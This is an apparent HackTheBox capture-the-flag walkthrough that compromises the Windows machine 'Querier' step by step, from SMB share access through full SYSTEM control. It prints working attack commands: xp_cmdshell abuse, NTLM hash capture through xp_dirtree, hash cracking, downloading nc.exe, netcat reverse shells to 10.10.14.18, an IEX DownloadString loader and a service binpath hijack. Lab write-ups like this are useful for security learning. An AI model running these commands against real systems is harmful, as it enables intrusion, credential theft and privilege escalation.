Querier Walkthrough

Querier is a machine rated medium on HackTheBox windows machine focusing on SMB and MySQL exploits. Ok so first things first NMAP scan.

```
sudo nmap -T4 -p- -A 10.10.10.125 -Pn
```

The ports that are showing up are: 135,139,445,1433,5985,47001 49664-49671. Interesting ports to note are 445 and 1433, From port 1433 we have a entire enumeration of the system querier.

1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
|
ssl-date: 2024-12-30T19:16:43+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-12-30T19:01:24
|Not valid after: 2054-12-30T19:01:24
| ms-sql-ntlm-info:
| 10.10.10.125:1433:
| Target_Name: HTB
| NetBIOS_Domain_Name: HTB
| NetBIOS_Computer_Name: QUERIER
| DNS_Domain_Name: HTB.LOCAL
| DNS_Computer_Name: QUERIER.HTB.LOCAL
| DNS_Tree_Name: HTB.LOCAL
| Product_Version: 10.0.17763
| ms-sql-info:
| 10.10.10.125:1433:
| Version:
| name: Microsoft SQL Server 2017 RTM
| number: 14.00.1000.00
| Product: Microsoft SQL Server 2017
| Service pack level: RTM
| Post-SP patches applied: false
|
TCP port: 1433

So lets start with the easy stuff, SMB.

Enumerate a little more to get a larger lay of the land:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ sudo nmap -p445 --script smb-protocols 10.10.10.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 14:20 EST
Nmap scan report for 10.10.10.125
Host is up (0.014s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|_    3:1:1

Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

ok so SMB 2.0 is in use.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ smbclient -N -L \\\\10.10.10.125

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I can see a non standard share called Reports, lets see if I can use smbclient to login to it.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ smbclient \\\\10.10.10.125\\Reports
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 28 18:23:48 2019
  ..                                  D        0  Mon Jan 28 18:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019

                5158399 blocks of size 4096. 852190 blocks available
```

Very nice, lets see if I can copy that file over, onto my kali machine using ‘get’

get ‘Currency Volume Report.xlsm’

Now I can exit out and try to figure out how to read a xlsm file in kali.

https://www.kali.org/tools/binwalk/ Lets play with binwalk to enumerate further.


`binwalk -e ‘Currency Volume Report.xlsm’`

cd into that directory and lets go exploring.

A few files jumped out at me when I navigated the ‘_Currency Volume Report’ directory.

- vbaProject.bin
- multiple other files,

Lets cat out the vbaProject.bin file and see what it has stored inside.



a possible user desktop Directory, a UID and a Password stored as PWD...

Jackpot.

Now lets try to login to the server by abusing that mysql server port we saw earlier, we can do this by doing mssqlclient.py another tool from the impacket toolkit.

now we have a connection on the system

> I will type this out, from here it took me a few hours to even navigate this, however if I just used the built in help commands correctly the first time I would not have struggled so much.

first activate

```
enable xp_cmdshell
```

```
RECONFIGURE;
```

now you can and should be able to run code execution commands on the system itself using xp_cmdshell.

Now how can I collect data and information from this sql server, since SMB is open lets try a SMBrelay attack!

on your Kali system, open a new tab and type the following.

```
smbserver.py  -smb2support share share/
```

on the SQL interface type the following:

```
exec xp_dirtree '\\10.10.14.18\share',1,1
```

This will cause the SQL instance to reach out to your Kali system and drop its database hash of the user running the mysql service.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ smbserver.py -smb2support share share/
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.125,49675)
[*] AUTHENTICATE_MESSAGE (QUERIER\mssql-svc,QUERIER)
[*] User mssql-svc\QUERIER authenticated successfully
[*] mssql-svc::QUERIER:4141414141414141:908ad1ac98af9533f54befd763877c63:0101000000000000037b84df45adb0151279e998beb66a70000000001001000690078004e007000500
05a0045004a0002001000450074006f00460054006300740004f0003001000690078004e00700050005a0045004a0004001000450074006f00460054006300740004f00070008000037b84df45adb0
1060004000200000008003000300000000000000000000000030000609eb7b1dedc5addd0a19fe123248df6c4c78f09de0fb35b64ec4047687027bb0a0010000000000000000000000000000000
0000009002000630069006600730002f00310030002e00310030002e00310034002e003100380000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] AUTHENTICATE_MESSAGE (\,QUERIER)
[*] User \QUERIER authenticated successfully
[*] :::00::4141414141414141
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (10.10.10.125,49675)
[*] Remaining connections []
```

Now I have the user mssql-svc and its NTLM hash.

Now you can copy over that entire hash and throw it into john the ripper to get the password.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ john --format=netntlmv2 password.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      (mssql-svc)
1g 0:00:00:04 DONE (2024-12-30 14:58) 0.2028g/s 1817Kp/s 1817Kc/s 1817KC/s correforenz..cornamuckla
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Now lets save that password and username and see if we can do some more with it.


```
SQL> xp_cmdshell powershell -c Invoke-WebRequest "http://10.10.14.18/nc.exe" -OutFile "C:\Reports\nc.exe"
output
------------------------------------------------------------------------------

NULL
SQL> xp_cmdshell dir C:\Reports
output
------------------------------------------------------------------------------

 Volume in drive C has no label.
 Volume Serial Number is 35CB-DA81
NULL
 Directory of C:\Reports
NULL
12/30/2024  08:17 PM    <DIR>          .
12/30/2024  08:17 PM    <DIR>          ..
01/27/2019  10:21 PM            12,229 Currency Volume Report.xlsm
12/30/2024  08:17 PM            59,392 nc.exe
               2 File(s)         71,621 bytes
               2 Dir(s)   3,485,171,712 bytes free
NULL
SQL> xp_cmdshell C:\Reports\nc.exe 10.10.14.18 443 -e cmd.exe
```

now get a netcat connection to my kali instance, open up another tab, and create a netcat listener.

```
nc -lnvp 443
```

on the system itself run the following command...

```
xp_cmdshell nc.exe 10.10.14.18 443 -e cmd.exe
```



Hey look a reverse shell!

Now you need to upload PowerUp.ps1 and add to the bottom of the file Invoke-AllChecks so when it runs it runs automatically.

one tab start up the python http service storing PowerUp.ps1

```
python -m SimpleHTTPServer 80
```

in the reverse shell run the following command

```
echo IEX(New-Object Net.WebClient).DownloadString(' http://10.10.14.18:80/PowerUp.ps1 ') | powershell -noprofile -
```

Now you should se a service vulnerable to attack, the UsoSvc. This is how you go about defeating it. First open up yet another tab in your Kali box and create a listener over port 5555.

Now back on the reverse shell tab, do the following:

query the UsoSvc service

Stop the service

change the binpath

start the service...

```
C:\Reports>sc qc UsoSvc
sc qc UsoSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

```
C:\Reports>sc config UsoSvc binpath= "C:\Reports\nc.exe 10.10.14.18 5555 -e cmd.exe"
sc config UsoSvc binpath= "C:\Reports\nc.exe 10.10.14.18 5555 -e cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Reports>sc start UsoSvc
sc start UsoSvc
```

Now look at your netcat listener running over port 5555...

```
┌──(kali㉿kali)-[~/Desktop/HTB/Querier]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.125] 49686
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Neat!

Now go get those flags.

https://www.hackthebox.com/achievement/machine/1184690/175